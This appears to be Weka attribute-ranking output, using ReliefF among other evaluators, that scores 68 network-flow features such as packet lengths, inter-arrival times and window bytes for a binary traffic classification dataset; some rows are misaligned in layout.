0.03056 48 init_bwd_win_byts
0.02656 49 active_max
0.02622 52 active_std
0.02589 32 flow_iat_min
0.02518 36 fwd iat min
0.02267 8 bwd pkts s
0.0204 66 subflow_bwd_pkts
0.02038 27 bwd_header_len
0.01666 26 fwd_header_len
0.01304 54 idle_min
0.01149 29 fwd_act_data_pkts
0.00875 22 pkt_len_min
0.00702 41 bwd_iat_min
0.00567
          6 flow_pkts_s
        58 fwd_pkts_b_avg
0.00448
0.00308
        65 subflow fwd pkts
        9 tot_fwd_pkts
0.00308
0.00162
         7 fwd pkts s
Selected attributes:
24,18,21,46,23,45,42,1,43,17,20,40,2,16,13,38,56,47,53,33,39,35,31,55,44,25,64,19,28,3,63,15,59,37,60,4,
34,5,62,30,61,12,68,14,11,67,57,51,50,48,49,52,32,36,8,66,10,27,26,54,29,22,41,6,58,65,9,7 : 68
```

Ranker + ReliefFAttributeEval

```
=== Run information ===
Evaluator: weka.attributeSelection.ReliefFAttributeEval -M -1 -D 1 -K 10
Search:
            weka.attributeSelection.Ranker -T -1.7976931348623157E308 -N -1
Relation:
             network_data_yes_no
Instances:
             32982
Attributes: 69
             src_port
             dst port
             protocol
             flow_duration
             flow byts s
             flow_pkts_s
             fwd_pkts_s
             bwd_pkts_s
             tot_fwd_pkts
             tot_bwd_pkts
             totlen_fwd_pkts
             totlen_bwd_pkts
             fwd_pkt_len_max
             fwd_pkt_len_min
             fwd_pkt_len_mean
             fwd_pkt_len_std
             bwd_pkt_len_max
             bwd_pkt_len_min
             bwd_pkt_len_mean
             bwd_pkt_len_std
             pkt_len_max
             pkt_len_min
             pkt_len_mean
             pkt_len_std
             pkt_len_var
             fwd_header_len
             bwd header len
             fwd_seg_size_min
             fwd_act_data_pkts
             flow_iat_mean
             flow_iat_max
             flow_iat_min
             flow_iat_std
             fwd_iat_tot
              fwd_iat_max
              fwd_iat_min
              fwd_iat_mean
              fwd_iat_std
             bwd_iat_tot
             bwd_iat_max
             bwd iat min
             bwd_iat_mean
             bwd_iat_std
             fin_flag_cnt
             down_up_ratio
              pkt_size_avg
              init_fwd_win_byts
              init_bwd_win_byts
              active_max
              active_min
```

```
active mean
           active_std
           idle_max
           idle min
           idle_mean
           idle_std
           fwd_byts_b_avg
           fwd_pkts_b_avg
           bwd_byts_b_avg
           bwd_pkts_b_avg
           fwd_blk_rate_avg
           bwd_blk_rate_avg
           fwd_seg_size_avg
           bwd_seg_size_avg
           subflow_fwd_pkts
           subflow_bwd_pkts
           subflow_fwd_byts
           subflow_bwd_byts
           class
Evaluation mode: evaluate on all training data
=== Attribute Selection on all input data ===
Search Method:
      Attribute ranking.
Attribute Evaluator (supervised, Class (nominal): 69 class):
      ReliefF Ranking Filter
      Instances sampled: all
      Number of nearest neighbours (k): 10
      Equal influence nearest neighbours
Ranked attributes:
0.1646749     47 init_fwd_win_byts
          45 down_up_ratio
0.0994296
0.0184274 56 idle_std
0.0165576 53 idle_max
0.0151265 52 active_std
0.0136741 24 pkt_len_std
0.013546 49 active_max
0.0129448 31 flow_iat_max
0.0129255 35 fwd_iat_max
0.0126593     40 bwd_iat_max
0.0125855 21 pkt_len_max
0.0124967 55 idle_mean
0.011934 46 pkt_size_avg
0.011934 23 pkt_len_mean
0.0114414 38 fwd_iat_std
0.0110399 18 bwd_pkt_len_min
0.0087902 22 pkt_len_min
0.0085544 33 flow_iat_std
```

```
0.0075124 51 active mean
0.0059495 16 fwd pkt len std
0.0056453 60 bwd_pkts_b_avg
0.0048702 63 fwd_seg_size_avg
0.0048273
         4 flow_duration
0.004798 34 fwd_iat_tot
0.0047436 37 fwd_iat_mean
0.0028713 64 bwd_seg_size_avg
0.0022533 25 pkt_len_var
0.0014871 8 bwd_pkts_s
0.0013161 26 fwd_header_len
0.0013007 5 flow_byts_s
0.0012652 48 init_bwd_win_byts
0.001138 27 bwd_header_len
0.001138 66 subflow_bwd_pkts
0.0010788 59 bwd_byts_b_avg
0.0007372 9 tot_fwd_pkts
0.0007372 65 subflow_fwd_pkts
0.0006129 54 idle min
0.0005127 58 fwd_pkts_b_avg
0.0004647 61 fwd_blk_rate_avg
0.0003841 6 flow_pkts_s
0.0003453 12 totlen_bwd_pkts
0.0003453 68 subflow_bwd_byts
0.0002664 50 active_min
0.0002227 62 bwd_blk_rate_avg
0.0001997 7 fwd_pkts_s
0.0001962 36 fwd_iat_min
0.0001895 32 flow_iat_min
0.0001864 67 subflow_fwd_byts
0.0001864 11 totlen_fwd_pkts
0.0001496 57 fwd_byts_b_avg
0.0000788 44 fin_flag_cnt
0.0000278 41 bwd_iat_min
          3 protocol
0
         28 fwd_seg_size_min
Selected attributes:
```

47,45,1,2,42,43,56,53,52,24,49,31,35,40,17,21,55,46,23,38,18,22,33,20,51,16,60,39,13,63,15,4,34,37,14,30,19,64,25,8,26,5,48,27,66,10,59,29,9,65,54,58,61,6,12,68,50,62,7,36,32,67,11,57,44,41,3,28 : 68